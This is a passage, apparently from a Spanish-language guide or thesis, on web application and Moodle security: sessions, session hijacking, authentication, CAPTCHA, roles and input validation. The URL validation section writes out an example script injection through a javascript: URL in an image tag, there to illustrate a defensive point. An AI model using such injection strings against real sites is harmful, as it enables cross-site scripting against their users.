En el seguimiento de la sesión sobre la URL, el servidor coloca el ID de sesión dentro de la URL del código HTML de todas las páginas.

Dentro de sus fortalezas:

- Compatible con todos los navegadores web.
- No se percibe como un riesgo para la privacidad de los usuarios.
- Por otra parte sus debilidades:
- La manipulación del usuario es trivial.
- Puntos expuestos: historial de navegación, registros del servidor web, registros del proxy.

El servidor web usa las cookies para almacenar y recuperar información del cliente. Ejemplo: el navegador web.

Dentro de sus fortalezas:

- Seguimiento de la información del cliente.

Debilidades:

- Preocupaciones acerca de la privacidad de los usuarios.
- Malas configuraciones pueden exponer la cookie.

Para un sistema web, se debe entender que toda interacción con la aplicación es a través de un solo punto de entrada, en lugar de que el usuario sea capaz de enviar peticiones a varios archivos y directorios del servidor.

Si este punto de seguimiento fuera la página "índex", significaría que virtualmente ningún contenido en la aplicación es accesible sin hacer una petición a través de la página índex. Requerir que sólo un punto de acceso maneje todas las peticiones, nos pone en la posición de crear un conjunto de funciones robustas para manejar todas las interacciones del cliente y reutilizarlas para todas las peticiones. Esto permite depurar y posteriormente realizar reparaciones de seguridad es mucho más fácil, sin embargo esto también requiere de más de planeación para que resulte de manera correcta.

V.2.1.1 Robo de sesión

El robo de sesión se da cuando un atacante logra colocarse entre dos máquinas, y apoderarse de la sesión establecida entre ambas. Para poder llevar a cabo lo anterior el atacante captura los paquetes que van dirigidos de una maquina a la otra, con el objetivo de conocer el ID de sesión que vienen dentro de esto.

Estos datos son necesarios para que el atacante pueda modificar los paquetes sin despertar sospechas en la victima. Una vez conocidos estos valores, el atacante envía un paquete de término de sesión a una de las máquinas y continúa la sesión capturada con la otra.

Para disminuir estos robos de sesión se sugiere:

- Seleccionar mecanismos de seguimiento de sesión.
- Considerar la longitud del token de sesión para la aplicación.
- Tener en cuenta la seguridad de los datos de sesión.
- Establecer acciones en caso de violación de una sesión.
- Establecer ID de sesión aleatorios.
- Establecer un tiempo de sesión.
- Establecer en que momentos se usan sesiones.

V.3 Autenticación

La autenticación es el proceso de detectar y comprobar la identidad para verificar que esta es quien dice ser, mediante el examen de credenciales de usuario comúnmente nombre de usuario contraseña y validaciones de las mismas, consultando a una autoridad determinada. La información obtenida durante la autenticación es utilizada para determinar el grado de privilegios o grado de acceso que tiene un usuario a un determinado servicio o sistema.

Generalmente, la autenticación se ve aplicada a usuarios de algún sistema y en ocasiones un usuario puede ser otro sistema, es decir, un sistema que intenta acceder a otro. En este caso, la autenticación se define como la verificación verídica de la procedencia de este sistema. Un ejemplo claro puede ser un servidor web que pretende acceder al servidor de base de datos para realizar determinada consultas.

V.3.1 Métodos de autenticación

Cada regla define una lista de métodos de autenticación. Cada método de autenticación define los requisitos de comprobación de las identidades en las comunicaciones a las que se aplica la regla asociada. Los dos interlocutores deben tener, como mínimo, un método de autenticación común; de lo contrario, la comunicación no será posible. Si se crean varios métodos de autenticación, existirán más posibilidades de encontrar un método común para las dos entidades.
Los métodos de autenticación más comunes son:
Autenticación básica HTTP: Solicitud de autenticación para mostrar la aplicación Web solicitada.
Autenticación mediante una forma HTML: Formulario HTML que solicita, generalmente usuario y contraseña.

Certificados del cliente: Generación de certificados con SSL para autenticación del usuario.

V.3.1.1 Manejo de Captcha

CAPTCHA es el acrónimo de Completely Automated Public Turing test to tell Computers and Human Apart (Prueba de Tuning pública y automática para diferenciar a máquinas y humanos). Esta prueba permite determinar si el usuario es humano o no, lo que puede ayudar a prevenir que se ejecuten sistemas automáticos para diversos fines por usuarios maliciosos.

El uso más común de CAPTCHA es para prevenir spam en los blogs de comentarios de esta forma sólo un ser humano puede introducir comentarios en un blog.

Una situación similar pasa para los formularios de registro a páginas Web siendo éstas para obtener una cuenta de correo creación de blogs acceso a foros etcétera.

De esta manera se neutraliza el ataque de "bots", del mismo modo son útiles para evitar ataques de diccionario en sistemas que soliciten un usuario o contraseña, el sistema a detectar varios intentos fallidos en la inserción del usuario y contraseña puede lanzar CAPTCHA y probar si se trata de un ser humano o un "bot". La figura 12 muestra un ejemplo de un CAPTCHA.

Figura 12. Ejemplo de un CAPTCHA

CAPTCHA:

Ventajas

- Fácil de implementar
- Prueba si el usuario es un humano
- Moodle contiene desde la instalación mecanismos para implementarlo de manera sencilla.

Desventaja

- Es posible evitar la prueba.
- Un intruso puede contratar personas para resolver los CAPTCHA.
- Instalación y configuración de CAPTCHA en Moodle

V.3.1.1.1 Insertar CAPTCHA en Moodle

Para insertar CAPTCHA en la plataforma es necesario registrarse en la página oficial, una vez registrados nos darán dos claves: una pública para generar el plugin en el formulario de acceso y otra privada para la comunicación entre Moodle y el servidor CAPTCHA.

No hay que olvidar activarlo en las opciones de autenticación basada en email. Esto obliga a que sólo los usuarios autenticados puedan ver los perfiles del resto de usuarios para mantener a los visitantes anónimos y motores de búsqueda lejos de los perfiles de usuario.

V.3.1.2 Sistema de autenticación

Un sistema de autenticación es un módulo de seguridad para asegurarnos de que el usuario que visita las páginas es quien dice ser. Sabiendo que este usuario es conocido, podremos concederle acceso a más aspectos de la página que si fuese un usuario desconocido.
Comúnmente un sistema de autenticación esta creado para restringir el acceso a la aplicación web mediante un nombre de usuario y contraseña. Por lo cual surge la pregunta, ¿Qué pasaría si un usuario conoce la URL del servicio o aplicación Web que queremos proteger?, de esta forma un usuario podría acceder a la aplicación restringida introduciendo en la barra de direcciones del navegador la dirección URL saltándose el proceso de autenticación.

¿Cómo darse cuenta si se ha pasado por la parte del sistema que comprueba los datos de autenticación? Esto va depender del nivel de seguridad que se vaya a implementar una forma

puede ser mediante variables de sesión en la cual si el usuario ha pasado satisfactoriamente por la parte de autenticación del sistema esta variable se crea y se valida en todas y cada una de las páginas que tienen acceso restringido, en cualquier otro caso si la variable de sesión no está definida se niega el acceso.

Un sistema central de autenticación consiste en dos funcionalidades: login o logout (inicio y termino de sesión en inglés). La funcionalidad Login permite a los usuarios iniciar sesión y la funcionalidad Logout se usa para terminar la sesión del usuario.

Por ejemplo la figura 13 muestra un formulario de autenticación en el cual solicita al usuario un usuario y contraseña.




Figura 13. Formulario de autenticación

Una vez que el usuario ha introducido sus credenciales de acceso y sean validadas, se creara un valor para la variable se sesión y será enviado a las páginas de acceso restringido para permitir la visualización del contenido, ver la figura 14.




Figura 14. Usuario autenticado

Y en caso de que el usuario conozca la URL del contenido protegido, y lo introduzca directamente en la barra de direcciones del navegador, lo más recomendable es direccionar al navegador a la página de autenticación. Mientras menos información de errores mostremos es mejor.

V.3.1.3 Aplicación Web con autenticación

Las aplicaciones Web en las que se requiere autenticación por parte de los usuarios que acceden a ellas, es necesario también conceder autorización a ellas.

La figura 15, se muestra un diagrama de flujo de un sistema de autenticación, sobre una aplicación Web donde se requiere autenticación y autorización.




Figura 15. Diagrama de flujo de autenticación

Cuando este tipo de aplicación inicia, verifica si el usuario ya está autenticado. Esto se hace revisando la existencia de la sesión de usuario. Si la sesión de usuario se encuentra, este se autentica y la aplicación realiza la autorización para verificarla. Si el usuario no está autenticado, automáticamente e redirigido al sistema de autenticación. De forma similar, en la fase de autenticación, si el usuario no es capaz de ejecutar la aplicación debido a una falta de privilegios, es redirigido al sistema de autenticación.

V.3.1.4Login

La función de inicio de sesión recoge las credenciales del usuario (nombre de usuario y contraseña) de la interfaz gráfica y verifica la validez de las credenciales con la tabla de usuarios en la base de datos de autenticación. Si el usuario proporciona credenciales validas, una sesión de usuario se crea y el usuario debe ser dirigido a la aplicación que realizo la petición de inicio de sesión.

Un usuario debe tener un cierto número de oportunidades para iniciar sesión y si no tiene éxito al proporcionar credenciales válidas, la aplicación de inicio de sesión debe dirigir al usuario a una página HTML en la que se advierta acerca del abuso de la cuenta. El diagrama de flujo de la figura 16 muestra este proceso.




Figura 16. Login

V.3.1.5Logout (cierre de sesión)

La función logout verifica si el usuario está realmente autenticado, si esto se cumple, la sesión es borrada, y si no el usuario deberá ser redirigido a la página de autenticación. La figura 17 muestra este proceso.




Figura 17. Logout

V.3.2 Autenticación en Moodle

La creación de cuentas de forma manual es el método de autenticación en Moodle más segura, el administrador será el encargado de darlas de alta. Con esto se evita el acceso de bots (programa informático que realiza distintos cometidos y que trata de simular a un humano) y spam porque tenemos control absoluto de quienes son los admitidos a la plataforma. Es la opción más recomendada para grupos pequeños de uso pero puede ser un trabajo tedioso para plataformas masivas, así que la opción recomendada para casos realmente grandes será la autenticación basada en email bien configurado.

Para una buena gestión de autenticación basada en email es recomendable seguir estos pasos:

- Dejar bien claro en el campo instrucciones, los pasos necesarios para una buena autenticación del usuario, así como la construcción de una buena contraseña de usuario.

- Bloquear dominios de correo de tipo sospechoso. Esto hará que los que quieran autenticarse usando determinado tipo de dominio de correo (ejemplo: @yahoo.com,

@hotmail.com) sean automáticamente rechazados. Es bastante útil para evitar cuentas fraudulentas o gobernadas por bots. Al igual que se puede bloquear dominios de email.

- Bloquear campos de usuario que considere importantes, como por ejemplo la dirección de correo y el nombre. Así se evita la suplantación de identidad del usuario. Si se bloquean campos requeridos por Moodle, se debe asegurar que se proporcionan esos datos de forma manual al crear las cuentas de usuario, si no estas cuentas no podrán ser usadas. Para ello existe la opción de 'Desbloquear si está vacío' que evita ese problema.

Figura 18 Pantalla de Gestión de autenticación

Uno de los cometidos del administrador podría ser forzar a los usuarios autenticados de la plataforma a que usen una contraseña segura para su inicio de sesión, para evitar el robo de contraseñas.

No hay un estándar para la configuración de las contraseñas aunque se recomiendan las normas:

- Una longitud mínima de 8 caracteres

- Incluir letras, números y caracteres especiales (ejemplo: %,&,$,#)
- Debe incluir mayúsculas y minúsculas.

V.3.3 Roles

Los roles, bien definidos, pueden ser una herramienta magnífica para la gestión de los permisos de los usuarios autenticados y de la seguridad general de la plataforma a la hora de definir perfectamente qué es lo que puede hacer un usuario o qué es lo que no puede hacer.

Mal gestionado puede provocar ataques internos, pudiendo incluso provocar que usuarios no autorizados tengan permisos administrativos poniendo en peligro toda la gestión del sistema.




Figura 19. ¿Cómo funciona un ataque?

Moodle tiene configurado por defecto siete roles básicos que son de mayor nivel de permiso a menor: Administrador, Creador de cursos, Profesor, Profesor no editor, Estudiante, Invitado y Usuario autenticado. Cada grupo es englobado en un tipo de rol y estos a su vez tienen una serie de permisos definidos. Cada rol se puede asignar de forma global y también de forma específica para cada curso, los permisos de los roles son heredados.

Figura 20. Pantalla para políticas de contraseña

En cuestión de permisos dentro de los roles hay cuatro, del más bajo al más alto nivel: No ajustado, Permitir, Prevenir y Prohibir. En cuanto a heredar, si no se define un permiso, entonces el permiso de la habilidad recoge el de un rol general que tenga. Permitir y Prevenir se cancelaran uno con el otro si se fija la misma habilidad en el mismo nivel de contexto. Si esto ocurre, nos referimos al nivel de contexto previo para determinar el permiso de la habilidad. Prohibir: Si fijamos prohibir en una habilidad, significa que la habilidad no podrá ser anulada. Prohibir siempre tiene prioridad y crea un alto permanente. Establezcamos un par de ejemplos de usos de rol.

Ejemplo 1. Un usuario tiene rol de Estudiante en un curso que permite a todos los estudiantes escribir en los wikis de "Todos" y "Tareas". Pero este usuario también se le asignó un rol de Invitado en el nivel contexto de módulo (para el wiki "Bucles") y a los invitados se les prohíbe escribir en el wiki de "Bucles". Por lo que este estudiante puede escribir en los wikis de "Todos" y "Tarea" pero no en el de "Bucles".

Ejemplo 2. Otro usuario se le ha asignado un rol ficticio de Estudiante Travieso que prohíbe colocar mensajes en cualquier foro para todo el sitio. Sin embargo su profesor le asigno un rol de Estudiante en el "Foro de la Ciencia" en un curso determinado. Debido a que un permiso de prohibir en un contexto más alto siempre gana, este usuario es incapaz de colocar mensajes en el "Foro de Ciencia".

Con cada permiso que queramos modificar nos aparecerá una serie de indicaciones que indican los riesgos que asumimos al permitir dicho permiso. Estos peligros son: inyección de código XSS (crear vulnerabilidades de distintos orígenes), puede ver información confidencial, puede tener permisos administrativos y puede hacer spam.

La definición de los roles, permisos y peligros están definidos en el directorio Permisode la plataforma.

Figura 21. Permisos de la plataforma.

Generalizando, lo que se debe tener en cuenta a la hora de la seguridad en los roles es:

- Solo debe de haber un usuario con permisos de administrador, normalmente el creador de la plataforma. Si se necesita ayuda se puede crear un rol nuevo como administrador secundario que sea heredado de administrador y gestionar los permisos correctamente.

- Solo el administrador moodle/sitio: Permiso para todo.

- Solo se debe de dar roles globales al administrador y al creador de curso. El resto se deja con rol por defecto usuario autenticado. Una vez que estén los cursos creados, se pueden asignar roles a los usuarios.

- No dar privilegios al rol de invitado.

- No modificar los roles predefinidos de la plataforma Moodle, estos roles están bien gestionados y cada rol tiene bien definidos los tipos de permisos. Si se necesita modificar un rol para que se ajuste a lo deseado es mejor crear un nuevo rol que herede del rol que se desea modificar.

- Evitar en lo posible asignar roles a los usuarios.

- Por otro lado en el servidor.

V.4 Validación de entradas

En cuestiones de seguridad de la información, la validación de datos es un punto importante a tomar en cuenta, específicamente en el desarrollo de sistemas conectados a redes, tanto públicas (internet) como privadas (intranets). Validar los datos hace referencia a verificar, controlar o filtrar cada una de las entradas de datos que provienen desde el exterior del sistema.

Específicamente en sitios Web o sistemas en línea, es fundamental poner algún mecanismo para validar los datos en formularios en línea y en los parámetros de las direcciones URL.

V.4.1 Validación de código HTML

En algunas aplicaciones como a edición de blogs, sistemas de noticias, wiki´s entre otros, es necesario aceptar código HTML como entradas de los usuarios. Para mantener un nivel apropiado de seguridad, los sistemas deben limitar las etiquetas y los atributos HTML permitidos.

El código HTML recibido debe de cumplir estrictamente con los estándares de codificación, por lo que las etiquetas recibidas deben estar bien formadas, es decir: todas las etiquetas enviadas deben de cerrarse en el contexto en el cual se insertaran, mismo que necesariamente tendrá que estar delimitado (aislado) para evitar la interferencia de código enviado por el usuario en otras instancias de la página.

Si una aplicación acepta código HTML con entrada, es necesario:

- Identificar las etiquetas HTML seguras.
- El conjunto de etiquetas que se pueden permitir sin riesgos altos son:
    - <p>,<b>,<i>,,,

El conjunto de etiquetas aceptadas deben ser estrictamente el menor posible. Las etiquetas enviadas deben estar correctamente formadas.

V.4.2 Validación de URL

Atributos como href y src emplean URL´s como argumento. Dependiendo del tipo de etiqueta con el que se encuentran asociados, la URL puede ser referenciada y cargada en el momento en que el navegador interpreta la etiqueta, o solo cuando el usuario realiza una acción sobre esta.
Si el valor de la URL se calcula en forma dinámica, el resultado puede ser influenciado por un atacante. Si el atacante logra que una variable apunte a una página maliciosa, podrá burlar la protección del navegador, incluso hay navegadores que interpretan las URL´s con el esquema javascript con lo que se puede escribir algo asi:

<img src=”javascript:ejecutar_mi_script()”>

De esta forma en lugar de cargar la imagen se ejecuta el código.

Dentro de las etiquetas que hacen referencia a URL´s, se encuentra la etiqueta <a>, ésta no es considerada una etiqueta HTML segura. Es posible usar <a> con atributo href predefinido a una URL segura ya que permitir a un tercero crear enlaces propios implica un riesgo.

En ocasiones existen formularios HTML que solicitan al usuario proporcionar una dirección URL, además de algunos otros datos, en la figura 20, se muestra un ejemplo de esta solicitud de datos.




Figura 22. Solicitud de datos

En la mayoría de estos formularios que solicitan una dirección URL, éstas se especifican como campos NO obligatorios, salvo que sean sistemas utilizados para reportar phishing, en tal caso, es necesario validar correctamente este campo.

Validar una URL es sumamente complicado, pero es posible mediante el uso de expresiones regulares, que dependiendo del lenguaje de programación a utilizar, existen funciones muy útiles para realizar esta tarea de validación, y en combinación con la funcionalidad de sustitución de caracteres peligrosos sobre las URL´s se adquieren un poco más de seguridad.

V.4.3 Validación de datos por parte del servidor

Evitar que lleguen datos erróneos o campos vacíos, ocasionando que la aplicación arroje resultados inesperados o que revele errores de los sistemas que estamos utilizando, tales como el servidor de base de datos o el servidor Web. Ver la figura 21, donde nos arroja datos información de una base de datos.




Figura 23. Datos de base de datos arrojados

Los campos de la figura 22, corresponden a un sencillo registro de usuarios que llenado debidamente no tendría que ocasionar problemas. Supongamos que un usuario malintencionado desea conseguir información del Sistema y realiza el llenado del formulario de la siguiente manera.




Figura 24. Registro de usuarios




Figura 25. Formulario con validaciones

En el ejemplo mostrado en la figura 23, es uno de un sinfín de combinaciones de llenado sobre el formulario, en cada campo se puede probar distintas entradas y se pueden obtener resultados diferentes cada vez que se llene el formulario, si las validaciones no están correctamente hechas en el servidor un atacante puede vulnerar el sistema.

Por esta manera se debe determinar el tipo de información que cada campo recopilará y de esta manera, se pueden determinar filtros.

Es importante mencionar que los errores de configuración en el servidor Web son muy recurrentes, debido principalmente a no cambiar la configuración predeterminada ante estas fallas, cabe destacar los siguientes puntos.
